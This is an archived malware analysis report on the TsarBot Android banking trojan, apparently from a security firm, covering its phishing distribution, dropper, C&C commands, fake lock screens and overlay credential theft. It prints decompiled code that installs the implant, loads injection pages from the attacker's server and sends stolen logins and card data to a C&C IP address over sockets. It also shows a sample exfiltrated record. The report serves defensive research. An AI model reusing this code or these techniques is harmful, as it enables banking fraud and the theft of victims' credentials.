TsarBot Trojan Hits 750+ Banking & Crypto Apps!

Published: 2025-03-28 · Archived: 2026-04-05 17:51:18 UTC

TsarBot: A New Android Banking Trojan Targeting Over 750 Banking, Finance, and Cryptocurrency Applications

TsarBot: A New Android Banking Trojan Targeting Over 750 Banking, Finance, and Cryptocurrency Applications

Cyble analyzes TsarBot, a newly identified Android banking Trojan that employs overlay attacks to target over 750 banking, financial, and cryptocurrency applications worldwide.

Key Takeaways


- A new Android Banking Trojan, TsarBot, targets over 750 applications globally, including banking, finance, cryptocurrency, and e-commerce apps.
- TsarBot spreads via phishing sites masquerading as legitimate financial platforms and is installed through a dropper disguised as Google Play Services.
- It uses overlay attacks to steal banking credentials, credit card details, and login credentials by displaying fake login pages over legitimate apps.
- TsarBot can record and remotely control the screen, executing fraud by simulating user actions such as swiping, tapping, and entering credentials while hiding malicious activities using a black overlay screen.
- It captures device lock credentials using a fake lock screen to gain full control.
- TsarBot communicates with its C&C server using WebSocket across multiple ports to receive commands, send stolen data, and dynamically execute on-device fraud.

Overview

Cyble Research and Intelligence Labs (CRIL) discovered a new Android banking trojan that uses an overlay attack to target over 750 applications, including banking, finance, cryptocurrency, payment, social media, and e-commerce applications, across multiple regions.

While the malware mainly utilizes overlay attacks to steal credentials, it also carries out various other malicious actions. It is capable of recording and remotely controlling the screen, enabling attackers to monitor and manipulate the device. Additionally, it employs lock-grabbing techniques, keylogging, and intercepting SMS messages.

The analyzed samples indicate the presence of a newly discovered banking trojan, which we are internally tracking as “TsarBot,” a name chosen due to the threat actor’s suspected Russian origin. During our investigation, we identified multiple log entries in Russian within the malicious application, suggesting that a Russian-speaking threat actor likely developed the malware.




```
public final void c(byte[] bArr) {
    OutputStream outputStream;
    if (!b()) {
        Log.e("ScreenCaptureService", "Нет интернета — пропускаем кадр");
        return;
    }
    Socket socket = f1700e;
    if (socket == null || socket.isClosed() || !socket.isConnected()) {
        Log.d("ScreenCaptureService", "Сокет недоступен. Пропускаем кадр");
        return;
    }
    synchronized (ScreenCaptureService.class) {
        outputStream = f1701f;
    }
    if (outputStream == null) {
        Log.e("ScreenCaptureService", "OutputStream = null, пропускаем отправку кадра");
        return;
    }
    try {
        Log.d("ScreenCaptureService", "Отправка кадра, размер: " + bArr.length);
        ByteBuffer order = ByteBuffer.allocate(4).order(ByteOrder.BIG_ENDIAN);
        order.putInt(bArr.length);
        outputStream.write(order.array());
        outputStream.write(bArr);
        outputStream.flush();
        Log.d("ScreenCaptureService", "Кадр отправлен, длина: " + bArr.length);
    } catch (Exception e2) {
        Log.e("ScreenCaptureService", "Ошибка отправки кадра: ", e2);
        a();
    }
}
```

Figure 1 – Logs in the Russian Language

TsarBot has been observed spreading through a phishing site that impersonates the official Photon Sol website. The phishing site deceptively offers a download option for an application to start trading, whereas the legitimate website lacks such an option.

The following phishing sites impersonate legitimate entities and distribute dropper applications that, once installed on the targeted device, will deploy TsarBot.

- hxxps://solphoton[.]io
- hxxps://solphoton[.]app

- hxxps://cashraven[.]online




Figure 2 – Phishing site distributing TsarBot




Figure 3 – Phishing site distributing TsarBot

Technical Details

As previously mentioned, the phishing site delivers a dropper application that stores the TsarBot APK file, implant.apk, in the “res/raw” folder. The dropper utilizes a session-based package installer to deploy the TsarBot malware on the device.

```
public final void A() {
    PackageInstaller.Session session = null;
    try {
        try {
            InputStream openRawResource = getResources().openRawResource(getResources().getIdentifier("implant", "raw", getPackageName()));
            PackageInstaller packageInstaller = getPackageManager().getPackageInstaller();
            session = packageInstaller.openSession(packageInstaller.createSession(new PackageInstaller.SessionParams(1)));
            OutputStream openWrite = session.openWrite("implant-apk", 0L, -1L);
            try {
                byte[] bArr = new byte[65536];
                while (true) {
                    int read = openRawResource.read(bArr);
                    if (read == -1) {
                        break;
                    }
                    openWrite.write(bArr, 0, read);
                }
                session.fsync(openWrite);
                if (openWrite != null) {
                    openWrite.close();
                }
                openRawResource.close();
                Intent intent = new Intent(this, MyInstallReceiver.class);
                intent.setAction("DONE_INSTALL_IMPLANT");
                session.commit(PendingIntent.getBroadcast(this, 0, intent, 33554432).getIntentSender());
            } catch (Throwable th) {
                if (openWrite != null) {
                    try {
                        openWrite.close();
                    } catch (Throwable th2) {
                        th.addSuppressed(th2);
                    }
                }
                throw th;
            }
        } catch (IOException e2) {
            Log.e("APKSTORE_DROPPER", "Error in loc_sessINSTALL: " + e2.getMessage());
            if (0 != 0) {
                session.abandon();
```

Figure 4 – Dropper installing TsarBot

TsarBot conceals itself as the Google Play Service app and does not display a launcher icon. Upon installation, it presents a fake Google Play Service update page, prompting the user to enable Accessibility services.




Figure 5 – Malware prompting victims to enable Accessibility services

WebSocket Connection

After the victim enables the Accessibility service, the malware establishes a socket connection with the C&C server **“hxxp://95.181[.]173.76”** using four different ports listed below:

- 9001 – To receive commands
- 9002 – To send captured screen content
- 9004 – To receive different sets of commands
- 9030 – To send data to the server

TsarBot can receive various commands from the server, primarily focused on-screen control, enabling it to carry out on-device fraud.

Command	Description
Command Received from 9001 Port	
REQUEST_CAPTURE	Prompt to start screen capturing and initiates screen recording
CLICK_DESCRIPTION	Click on the screen containing the mentioned description
CLICK_TEXT	Clicks on the text present on the screen
SWIPE_RIGHT	Makes a swipe-right gesture
TAP	Taps on the screen
BACK	Take the user to the back screen
HOME	Take the user to the home screen
RECENT_APPS	Takes to the recent app
CLICK_NEAR_TEXT	Click on the button near the mentioned text
CLICK_INDEX	Check the clickable object on the given index and perform a click
ZOOM_IN	Zoom in screen
TAP_COORDINATES	Taps on the mentioned co-ordinates on the screen
SWIPE_UP	Makes swipe-up gesture
SWIPE_DOWN	Makes swipe-down gesture
SWIPE_LEFT	Makes swipe-left gesture
LAUNCH_APP	Launch app
ZOOM_OUT	Zoom out screen
Commands Received from 9004 Port	
click_by_text	Clicks on the element matching text
stop_sending_tree	Stops sending ketlogs
swipe_up	Make a swipe-up gesture
tap	Makes a tap gesture
home	Takes to the home screen

hide_black_overlay	Remove the black overlay from the screen
swipe_down	Makes a swipe-down gesture
swipe_left	Makes a swipe left gesture
show_black_overlay	Displays a black overlay on the screen
swipe_right	Make a swipe-right gesture
recents	Take to the recent screen
start_sending_tree	Starts sending keylogs
paste_text	Paste text into the edit field on the screen

Screen Recording

As outlined in the command table, when TsarBot receives the **“REQUEST_CAPTURE”** command, it prompts the user to enable screen capture permissions. Once granted, the malware initiates the screen capture service, transmitting the captured screen content to the C&C server via a WebSocket connection on port 9002.




Figure 6 – Screen capture service

By capturing screen content and executing server-issued screen control commands, TsarBot can carry out fraudulent transactions on the targeted device by concealing this fraud activity with a black overlay screen.

Lock Grabber

TsarBot incorporates the LockTypeDetector feature to determine the device’s lock type using the Accessibility service. It detects specific on-screen text or descriptions, such as “PIN area,” “Device password,” or a pattern, to identify the lock method. Once identified, it saves the lock type status for future use in lock-grabbing operations.




Figure 7 – Lock type detection code

When TsarBot receives the “USER_PRESENT” action for the first time, it loads a fake lock screen based on the detected lock type from “hxxps://xdjhgfgjh[.]run/injects/htmlPIN/android.PinCode.html” and captures the user’s lock password, PIN, or pattern.

```
public final void onReceive(Context context, Intent intent) {
    String str;
    String str2;
    String str3;
    String action = intent.getAction();
    if ("android.intent.action.USER_PRESENT".equals(action)) {
        Log.d("InjectLogic", "Device unlocked, previousLockType: " + k.h);
        if ("pattern".equals(k.h)) {
            str2 = "https://xdjhgfgjh.run/injects/htmlPIN/android.Pattern.html";
            str3 = "pattern_inject";
        } else {
            if ("pin".equals(k.h)) {
                if (!k.f2478j) {
                    if (System.currentTimeMillis() - k.f2477i >= 3600000) {
                        k.b("https://xdjhgfgjh.run/injects/htmlPIN/android.PinCode.html", "pin_inject");
                        k.f2478j = true;
                        k.h = "unknown";
                    }
                    str = "Less than 1 hour since init, not showing PIN yet.";
                } else {
                    str = "PIN inject was already shown once, skipping...";
                }
            } else if ("password".equals(k.h)) {
                str2 = "https://xdjhgfgjh.run/injects/htmlPIN/android.Passcode.html";
                str3 = "password_inject";
            } else {
                str = "Unknown lock type, no inject shown";
            }
            Log.d("InjectLogic", str);
            k.h = "unknown";
        }
        k.b(str2, str3);
        k.h = "unknown";
    } else if ("android.intent.action.SCREEN_ON".equals(action)) {
        AccessibilityService accessibilityService = k.f2472a;
        if (accessibilityService != null) {
```

Figure 8 – Malware loading fake lock screen

Overlay Attack

TsarBot connects to the URL **“**hxxps://xdjhgfgjh[.]run/injects/ServiceName.txt**“** to retrieve a list of targeted application package names. Most of these belong to banking apps from various regions, including France, Poland, the UK, India, the UAE, and Australia. The remaining package names are associated with e-commerce, social media, messaging apps, cryptocurrency, and other categories.




Figure 9 – TsarBot receiving the target application package names

TsarBot collects the installed applications on the infected device and compares them against the package names received from the server, maintaining a target list for overlay attacks.

```
AccessibilityService a1;
String str1;
PackageManager pPackageMana;
PackageManager pPackageMana1;
String str = "InjectLogic";
Log.d(str, "FetchServicesTask onPostExecute\(\), services count: ".append(p0.size()).toString());
if (p0.isEmpty()) {
   Log.d(str, "No services received from host");
}else {
   HashSet hashSet = new HashSet(p0);
   Log.d(str, "Comparing installed apps with fetched services");
   if ((a = k.a) == null) {
      Log.e(str, "serviceInstance is null in getInstalledPackages\(\)");
      arrayList = new ArrayList();
   }else if((pPackageMana1 = a.getPackageManager()) == null){
      Log.e(str, "packageManager is null in getInstalledPackages\(\)");
      arrayList = new ArrayList();
   }else if((arrayList = pPackageMana1.getInstalledApplications(128)) == null){
      arrayList = new ArrayList();
   }
   Log.d(str, "Installed apps count: ".append(arrayList.size()).toString());
   if ((a1 = k.a) == null) {
      str1 = "serviceInstance is null in onPostExecute\(\)";
   }else if((pPackageMana = a1.getPackageManager()) == null){
      str1 = "packageManager is null in onPostExecute\(\)";
   }else {
      ArrayList arrayList1 = new ArrayList();
      Iterator iiterator = arrayList.iterator();
      while (iiterator.hasNext()) {
         ApplicationInfo anext = iiterator.next();
         if ("com.android.vending".equals(pPackageMana.getInstallerPackageName(anext.packageName))) {
            arrayList1.add(anext);
         }
      }
      HashSet hashSet1 = (k.b == null)? new HashSet(): new HashSet(k.b.getStringSet("injectedPackages", new HashSet()));
      Iterator iiterator1 = arrayList1.iterator();
      while (iiterator1.hasNext()) {
         String packageName = iiterator1.next().packageName;
         if (hashSet.contains(packageName) && !hashSet1.contains(packageName)) {
            k.e.add(packageName);
            Log.d(str, "Matched package \(Play Market\): ".append(packageName).toString());
         }
      }
      int isize = k.e.size();
      int isize1 = arrayList1.size();
      String str2 = "/";
      Log.d(str, "Quality based on Play Market apps: ".append(isize).append(str2).append(isize1).toString());
      str1 = "Quality: ".append(isize).append(str2).append(isize1).toString();
      new String[]{str1};
      new AsyncTask().execute(str1);
   }
   Log.e(str, str1);
```

Figure 10 – Malware comparing the installed application package names with the target list received from the server

When the victim interacts with an application, TsarBot checks its package name against the maintained target list. If the application is found in the targeted list, it then retrieves the corresponding injection page from

“hxxps://xdjhgfgjh[.]run/injects/html/{packagename}.html“ and loads it into a WebView.

```
int iEventType1 = p0.getEventType();
CharSequence cPackageName1 = p0.getPackageName();
Log.d(str, "onAccessibilityEvent\(\) type: ".append(iEventType1).append(", package: ").append(cPackageName1).toString());
if (iEventType1 == i1 && cPackageName1 != null) {
   str1 = cPackageName1.toString();
   Log.d(str, "Current package from event: ".append(str1).toString());
   if (k.e.contains(str1)) {
      str2 = "https://xdjhgfgjh.run/injects/html/".append(str1).append(".html").toString();
      Log.d(str, "Package in matchedPackages, launching overlay with URL: ".append(str2).toString());
      k.b(str2, str1);
   }else {
      Log.d(str, "Package not in matchedPackages, no overlay shown");
   }
   try{
      WindowManager wSystemServi = a.getSystemService("window");
      k.c = wSystemServi;
      if (wSystemServi == null) {
         Log.e(str2, "windowManager is null, cannot add overlay");
         return;
      }else if((lSystemServi = k.a.getSystemService("layout_inflater")) == null){
         Log.e(str2, "inflater is null, cannot inflate overlay layout");
         return;
      }else {
         Log.d(str2, "Inflating overlay layout");
         View vinflate = lSystemServi.inflate(2131427435, null);
         k.d = vinflate;
         if (vinflate == null) {
            Log.e(str2, "overlayView is null after inflation");
            return;
         }else {
            int sDK_INT = Build$VERSION.SDK_INT;
            if (sDK_INT >= 29) {
               sDK_INT = 2032;
            }else if(sDK_INT >= 26){
               wId = 2038;
            }else {
               wId = 2002;
            }
            String str3 = sDK_INT;
            layoutParams = new WindowManager$LayoutParams(-1, -1, str3, 65824, -3);
            v11.gravity = 48;
            Log.d(str2, "Adding overlay view to window");
            k.c.addView(k.d, v11);
            if ((wId = k.d.findViewById(2131231223)) == null) {
               Log.e(str2, "webView is null in overlay layout");
               return;
            }else {
               wId.getSettings().setJavaScriptEnabled(true);
               wId.getSettings().setDomStorageEnabled(true);
               wId.setFocusable(true);
               wId.setFocusableInTouchMode(true);
               wId.requestFocus(130);
               wId.addJavascriptInterface(new Object(), "Android");
               wId.setWebViewClient(new WebViewClient());
               Log.d(str2, str1.append(p0).toString());
               wId.loadUrl(p0);
               Log.d(str2, str.append(p0).toString());
            }
         }
```

Figure 11 – Creating an overlay window on top of the targeted application

The injection page mimics a legitimate application, tricking users into entering sensitive information such as net banking credentials, log in details, and credit card information. The figure below shows the injection pages for one of the target applications.




Figure 12 – Injection page for Indian Bank prompting to enter login and credit card details

The data entered into the injection phishing pages is sent to the C&C server over port 9030. After transmitting the stolen sensitive information, TsarBot removes the targeted application's package name from the list to prevent the overlay from being triggered again for the same app.

```
public final Object doInBackground(Object[] p0){
    String l;
    String str5;
    Socket socket;
    String g;
    String str = "Error closing socket: ";
    String str1 = "Socket closed in SendDataTask";
    String str2 = "Data sent to server:\n";
    Object object = p0[0];
    this.a = object;
    String str3 = "InjectLogic";
    Log.d(str3, "SendDataTask doInBackground\(\), data: ".append(object).toString());
    if (object.startsWith("Quality:")) {
    }else {
        l = "Inject: ";
        if ((g = k.g) == null) {
            g = "unknown";
        }
        object = l.append(g).append(" ").append(object).toString();
    }
    if ((l = k.l) != null && !l.trim().isEmpty()) {
        object = "Android ID: ".append(k.l).append("\n").append(object).toString();
    }
    Log.d(str3, "Final Message to send:\n".append(object).toString());
    try{
        l = null;
        Log.d(str3, "Attempting to connect to server 95.181.173.76:9030");
        String str4 = "95.181.173.76";
        try{
            socket = new Socket(str4, 9030);
            OutputStream oOutputStrea = socket.getOutputStream();
            oOutputStrea.write(object.getBytes("UTF-8"));
            oOutputStrea.flush();
            Log.d(str3, str2.concat(object));
            try{
                Boolean fALSE = Boolean.TRUE;
                socket.close();
                Log.d(str3, str1);
            label_00f1 :
                return fALSE;
            }catch(java.lang.Exception e1){
                str5 = str;
            }
            Log.e(str3, str5.append(e1.getMessage()).toString(), e1);
            goto label_00f1 ;
        }catch(java.lang.Exception e10){
            int i = v6;
        }catch(Exception e10){
            i = v6;
```

{"login":"562565655656556","password":"dwjhjsdk","cc":"2565 2565 5895 6554","exp":"12/26","cvv":"135","pin":"8585","type_injects":"banks","closed":"close_activity_injects"}

Figure 13 – Sends collected login and credit card information from overlay activity to the C&C server

```
public final void onPostExecute(Object p0){
    String a;
    HashSet e;
    String str = "InjectLogic";
    Log.d(str, "SendDataTask onPostExecute\(\) success: ".append(p0).toString());
    if (!p0.booleanValue()) {
    }else if((a = this.a) != null && !a.startsWith("Quality:")){
        String str1 = "removeOverlay\(\) called";
        String str2 = " from matchedPackages to prevent reopening overlay";
        String str3 = "Removed ";
        if ("pin_inject".equals(k.g)) {
            k.k = k.k+1;
            Log.d(str, "pinSubmissionCount = ".append(k.k).toString());
            if (k.k >= 2) {
                Log.d(str, str1);
                k.f.post(new f(0));
                e = k.e;
                if (e.contains(k.g)) {
                    e.remove(k.g);
                    Log.d(str, str3.append(k.g).append(str2).toString());
                }
                if ((a = k.g) != null) {
                    k.a(a);
                }
                k.k = 0;
            }else {
                Log.d(str, "First PIN submission - overlay stays open");
            }
        }else {
            Log.d(str, str1);
            k.f.post(new f(0));
            if (k.g != null) {
                e = k.e;
                if (e.contains(k.g)) {
                    e.remove(k.g);
                    Log.d(str, str3.append(k.g).append(str2).toString());
                }
            }
            if ((a = k.g) != null) {
                k.a(a);
            }
        }
```

Figure 14 – Removing application package name from target list

The image below shows the injection pages used by TsarBot to trick the victims into submitting sensitive information while attempting to access genuine applications.

